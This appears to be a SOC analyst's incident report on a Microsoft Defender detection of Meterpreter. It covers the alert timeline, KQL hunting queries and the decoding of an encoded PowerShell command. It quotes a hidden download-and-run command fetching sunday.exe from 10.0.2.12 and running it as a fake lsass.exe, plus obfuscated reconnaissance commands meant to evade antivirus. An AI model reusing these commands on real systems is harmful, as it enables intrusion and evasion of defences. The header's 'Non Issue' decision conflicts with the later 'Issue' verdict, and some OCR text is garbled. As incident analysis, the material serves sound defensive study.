
📁 Incident Metadata

Case Type:	Multiple threat families detected
Reported by:	Microsoft Defender
Analyst:	Haydar AKYÜREK
Date:	2025-10-10
Severity:	🔴 **High**
Status:	✅ Closed
Decision:	✅ **True Positive – Non Issue**

📜 Incident description:

Meterpreter, a post-exploitation tool was detected on this device. Meterpreter is deployed using DLL injection. Meterpreter was used in a wide range of documented attacks, including attacks involving state-sponsored groups and groups associated with ransomware campaigns. An attacker might be attempting to establish persistence, discover and steal credentials, or install and launch a payload in the device that might lead to further system compromise. Detections of Meterpreter tools and activity should be thoroughly investigated.



Incidents > Multiple threat families detected on multiple endpoints

Multiple threat families detected on multiple endpoints

High | Resolved | haydar_akyu[redacted]

Go Hunt queries launched from the entity menu now default to a time range starting from the incident's start time up to the execution time. For incidents older than 30 days, the query defaults to last 30-day.

Alerts

Oct 5, 2025 4:26 PM • Resolved
Meterpreter post-exploitation tool
mde-star Merve

Oct 6, 2025 7:15 PM • Resolved
Meterpreter post-exploitation tool
mde-light

Oct 6, 2025 7:20 PM • Resolved
Suspicious 'MaleficAms' behavior was blocked
mde-light

Oct 10, 2025 6:47 PM • Resolved
Attempt to turn off Microsoft Defender Antivirus protection
mde-star

Oct 10, 2025 6:47 PM • Resolved
Defender detection bypass
mde-star

Oct 10, 2025 6:47 PM • Resolved
Suspicious LSASS event launched
mde-star Merve


RELATED THREATS
Technique Profile: Antivirus tampering
0 impacted assets

Incident details

Assigned to: haydar_akyurek[redacted]
Incident ID: 229
Classification: True alert
Categories: Defense evasion, Exploit, Suspicious activity
Resolution (note): True Positive, Issue
First activity: Oct 5, 2025 4:26:48 PM
Last activity: Oct 10, 2025 6:48:17 PM

🔍 Microsoft Defender Incident Analysis Notes

1. Clicked the incident, selected **Manage incident**, and took ownership.
2. Defender **prevent (Real-Time Protection)** was bypassed; a system process was spoofed (likely **lsass.exe**).
3. Initial alert shows `MsMpEng.exe` executed and Real-Time Protection **disabled**.



```
10/10/2025 6:44:59 PM  [480] smss.exe
6:44:59 PM             [572] wininit.exe
6:45:00 PM             [712] services.exe
6:45:04 PM             [3028] MsMpEng.exe
6:47:27 PM             The Microsoft Defender Antivirus security feature DisableRealtimeMonitoring was turned off
                       Attempt to turn off Microsoft Defender Antivirus protection    High  ● Detected  ● Resolved (True positive)
6:47:27 PM             [3028] MsMpEng.exe changed registry value  SOFTWARE\Microsoft\Windows Defender\Real-Time Protection
                       Defender detection bypass    Medium  ● Detected  ● Resolved (True positive)
6:47:28 PM             Defender Real Time Protection was disabled by MsMpEng.exe
                       Defender detection bypass    Medium  ● Detected  ● Resolved (True positive)
6:50:21 PM             MsMpEng.exe read lsass.exe process memory
                       Bytes copied        194
                       Number of reads     3
                       Mitre techniques    T1003.001: LSASS Memory
                       Target process      [736] lsass.exe
```

4. Alert 2 contained a PowerShell command using `-NoProfile -WindowStyle Hidden -EncodedCommand`. Decoding steps (Base64 → remove nulls → UTF-16LE) revealed:

   Invoke-WebRequest -Uri ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('aHR0cDovLzEwLjAuMi4xMi9zdW5kYXkuZXhl'))) -OutFile ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcTWVydmVcRGVza3RvcFxsc2Fzcy5leGU='))); Start-Process ([System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String('QzpcVXNlcnNcTWVydmVcRGVza3RvcFxsc2Fzcy5leGU=')))

   We also noticed that there is a command at the beginning that prevents the PowerShell from appearing on the screen, preventing the user from noticing it:

   "powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand

If it hadn't been decoded already, we would have extracted these clear texts using CyberChef first. We immediately decoded them to base64. When we clicked "From Base64," we found a structure containing null characters. We used "Text Decode" to remove the null characters. We then added a UTF-16LE option. We saw that the null characters in between were gone.

After encoding, a web request was sent, and the string there was encoded using base64—three times. Next, there's Outfile, which is the write-the-continuation command. This was also encoded. A new code entry was created with a semicolon, and the program was run. We encode it in that program. We simply take these encodes and decode them one more layer:

a)- http://10.0.2.12/sunday.exe


b)-C:\Users\Merve\Desktop\lsass.exe

C:\Users\Merve\Desktop\lsass.exe

c)-In the last one, it automatically runs the same file again.

5. After executing, installing, and running this malicious file, lsass.exe was launched, and various commands were then run using cmd.exe. The malware warning showed the following:

   "A fake legitimate windows process lsass.exe was launched with a process path that matches a legitimate windows process"



```
[1680] cmd.exe
Suspicious LSASS event launched    ■■■ Medium  ● Detected  ● Resolved (True positive)
[1544] cmd.exe cmd /c "who^am^i"
[6444] powershell.exe powershell -c get-childitem "c:\users"
[5048] systeminfo.exe systeminfo
[4416] findstr.exe findstr /b /c:"OS Name"
[4592] powershell.exe powershell -c get-ciminstance -namespace root/securitycenter2 -classname antivirusproduct
[3580] powershell.exe powershell -c iex -Debug -Verbose -ErrorVariable $e -InformationAction Ignore -WarningAction Inquire "whoami"
[4880] powershell.exe powershell -c ie""x" "p`"`"w"d`"`""
[5984] whoami.exe whoami /groups
```

We've seen advanced obfuscations that can evade antivirus. For example:

cmd /c "who^am^i

powershell -c ie""x" "p`"`"w"d`"`""

Here, we see the use of iex again. The Invoke-Expression cmdlet evaluates or runs a specified string as a command and returns the results of the expression or command. It prints a PowerShell command as text. This parameter is frequently used by hackers. For example, they can aim to execute commands as if they had elevated privileges without actually doing so.

whoami.exe whoami /groups
runned

netsh.exe netsh firewall show state
configuration settings have been viewed.


reg.exe reg query hklm\software\microsoft\windows\currentversion\policies\system
An attempt was made to detect user account control settings.

ipconfig.exe ipconfig /all

sc.exe sc query type= service
received all services on the machine

sc.exe sc query windefend
Checking the defender's situation.


6. Now, where did Lsass.exe come from? Where did it connect to after it ran? Was there more activity than what we saw, or were any commands executed? Now we'll perform an advanced investigation. We'll either use the timeline or engage in advance hunting.



```
let TargetDevice = "mde-star";          //Host makine adını değiştirmek isterseniz buradan değiştirebilirsiniz
let TimeRange = 1h;                    //Zaman ayarı apmak istediğinizde buradan ayarlayabilirsiniz default-24 saat. örn: 24h, 2d, 90m
let StartTime = ago(TimeRange);
let EndTime   = now();
let Shells = dynamic(["cmd.exe","powershell.exe"]);   // Hangi processin çalıştırıdğı komutları görmek için burayı editleyebilirisniz
let Procs =
DeviceProcessEvents
| where DeviceName == TargetDevice
| where Timestamp between (StartTime .. EndTime)
| where InitiatingProcessFileName in (Shells)
| where FileName !in~ ("conhost.exe", "auditpol.exe")             //Birden fazla görmek istemediğiniz file'ları buradan çıkarabilirsiniz. Ex:"conhost.exe", "a
| project
```

DeviceName	EventTime	EventType	ChildProcessId	ParentProcessId	ParentFileName	ParentCommandLine	GrandPare
mde-star	Oct 10, 2025 7:47:39 PM	Network	3384	9180	powershell.exe	powershell.exe	explorer.
mde-star	Oct 10, 2025 7:47:39 PM	Network	5588	3384	powershell.exe	"powershell.exe" -NoPro...	powershe
mde-star	Oct 10, 2025 7:48:19 PM	Process	1544	1680	cmd.exe	cmd.exe	lsass.exe
mde-star	Oct 10, 2025 7:48:19 PM	Process	6196	1544	cmd.exe	cmd /c "who^am^i"	cmd.exe

7. Here we see that there are processes, networks and files according to EventType.




DeviceName	EventTime	EventType	ChildProcessId	ParentProcessId	ParentFileName	ParentCommandLine	GrandParentFileName	User	UserDomain	UserSid	LogonType	LogonId	LogonTime	ChildFileNa
mde-star	Oct 10, 2025 6:47:39 PM	Network	3384	9180	powershell.exe	powershell.exe	explorer.exe	merve	mde-star	S-1-5-21-1204037873-3...	Interactive	385426	Oct 10, 2025 6:45:47 PM	powershel

DeviceName	mde-star
EventTime	Oct 10, 2025 6:47:39 PM
EventType	Network
ChildProcessId	3384
ParentProcessId	9180
ParentFileName	powershell.exe
ParentCommandLine	powershell.exe
GrandParentFileName	explorer.exe
User	merve
UserDomain	mde-star
UserSid	S-1-5-21-1204037873-3404546769-1862684240-1001
LogonType	Interactive
LogonId	385426
LogonTime	Oct 10, 2025 6:45:47 PM
ChildFileName	powershell.exe
ChildCommandLine	"powershell.exe" -NoProfile -WindowStyle Hidden -EncodedCommand SQBuAHYAbwBrAGUALQBXAGUAYgBSAGUAcQB1AGUAcwB0ACAALQBVAHIAaQAgACgAWwBTAHkAcwB0AGUAbQAuAFQAZQB4AHQALgBFAG4AYwBvAGQAaQBuAGcAXQA6ADoAVQBUAEYAOAAuAEcAZQB0AFMAdAByAGkAbgBnACgAWwBTAHkAcwB0AGUAbQAuAEMAbwBuAHYAZQByAHQAXQA
RemoteIP	10.0.2.12
RemotePort	80
LocalIP	10.0.2.21
LocalPort	49816
Protocol	Tcp
ActionType	FileCreated
NewName	C:\Users\Merve\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive\StartupProfileData-NonInteractive
FolderPath	C:\Users\Merve\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive
FileName	StartupProfileData-NonInteractive
FileSize	1188
SHA1	daa55516639da82d32dacaa750a580bfe6a84dfa
SHA256	1d522069512599336ad51e94463270ea27e47666148a02b3fd45e5e4b83c61cf
MD5	23fe0fa296557c4f683a3ed7d76032c9

Here, we see that the user opened it using explorer.exe with GrandParentFileName. We also see the PowerShell command here. Then, it went to 10.0.2.12 on port 80. And as we saw above, the file is created.

8. The next alert shows that Lsass.exe has opened a reverse TCP connection on port 2625. However, when we look at all the alerts, we confirm that all of them have a process tree and that there are no other exceptions or commands.

9. Lastly, we checked LOLbin Activities.



Query results are presented in your local time zone as per settings. Kusto filters, however, work in UTC. Don't want to see it again

```
let TimeRange = 24h;          //Zaman ayar□ apmak istediğinizde buradan ayarlayabilirsiniz default-24 saat. örn: 24h, 2d, 90m
let StartTime = ago(TimeRange);
let EndTime   = now();
DeviceProcessEvents
| where DeviceName == "mde-star"                              //Host makine ad□n□ değiştirmek isterseniz buradan değiştirebilirsiniz
| where Timestamp between (StartTime .. EndTime)
| where InitiatingProcessFileName in ("cmd.exe","powershell.exe")      // Hangi processin çal□şt□r□d□□ komutlar□ görmek için buray□ editleyebilirisniz
| where FileName !in~ ("conhost.exe", "auditpol.exe")                            //Birden fazla görmek istemediğiniz file'lar□ buradan ç□karabilirsiniz. Ex:"conhost.exe", "abc.exe"
| project ChildTimestamp = Timestamp,
          DeviceName,
```

18 items Search 00:00.809 Low

DeviceName	EventTime	EventType	ChildProcessId	User	ChildFileName	ChildCommandLine	RemoteIP	RemotePort	Rem
mde-star	Oct 10, 2025 6:47:38 PM	Process	3384	merve	powershell.exe	"powershell.exe" -NoPro...			
mde-star	Oct 10, 2025 6:47:39 PM	Process	5588	merve	lsass.exe	lsass.exe			
mde-star	Oct 10, 2025 6:48:19 PM	Process	1544	merve	cmd.exe	cmd /c "who^am^i"			
mde-star	Oct 10, 2025 6:48:19 PM	Process	6196	merve	whoami.exe	whoami			
mde-star	Oct 10, 2025 6:48:29 PM	Process	6444	merve	powershell.exe	powershell -c get-childit...			
mde-star	Oct 10, 2025 6:49:11 PM	Process	5048	merve	systeminfo.exe	systeminfo			
mde-star	Oct 10, 2025 6:49:11 PM	Process	4416	merve	findstr.exe	findstr /b /c:"OS Name"			
mde-star	Oct 10, 2025 6:49:22 PM	Process	4592	merve	powershell.exe	powershell -c get-cimins...			
mde-star	Oct 10, 2025 6:49:38 PM	Process	3580	merve	powershell.exe	powershell -c iex -Debu...			
mde-star	Oct 10, 2025 6:49:40 PM	Process	8672	merve	whoami.exe	whoami.exe			
mde-star	Oct 10, 2025 6:49:57 PM	Process	4880	merve	powershell.exe	powershell -c ie""x" "p"`...			
mde-star	Oct 10, 2025 6:50:28 PM	Process	5984	merve	whoami.exe	whoami /groups			
mde-star	Oct 10, 2025 6:50:46 PM	Process	6392	merve	netsh.exe	netsh firewall show state			
mde-star	Oct 10, 2025 6:50:50 PM	Process	4684	merve	netsh.exe	netsh firewall show config			

We confirmed that nothing was overlooked.

Decision: ✅ **True Positive – Issue** (defender bypassed).

🔧 Recommended Actions (SOC Level)

- Isolate the host immediately to prevent lateral movement and callbacks.
- Quarantine and preserve evidence: collect memory, full disk image and relevant logs before remediation.
- Perform eradication and recovery on the host; ensure malicious artifacts and persistence are removed.
- Provide security awareness training to the user.
- Document findings, update detection rules, and run tabletop/lessons-learned to close gaps.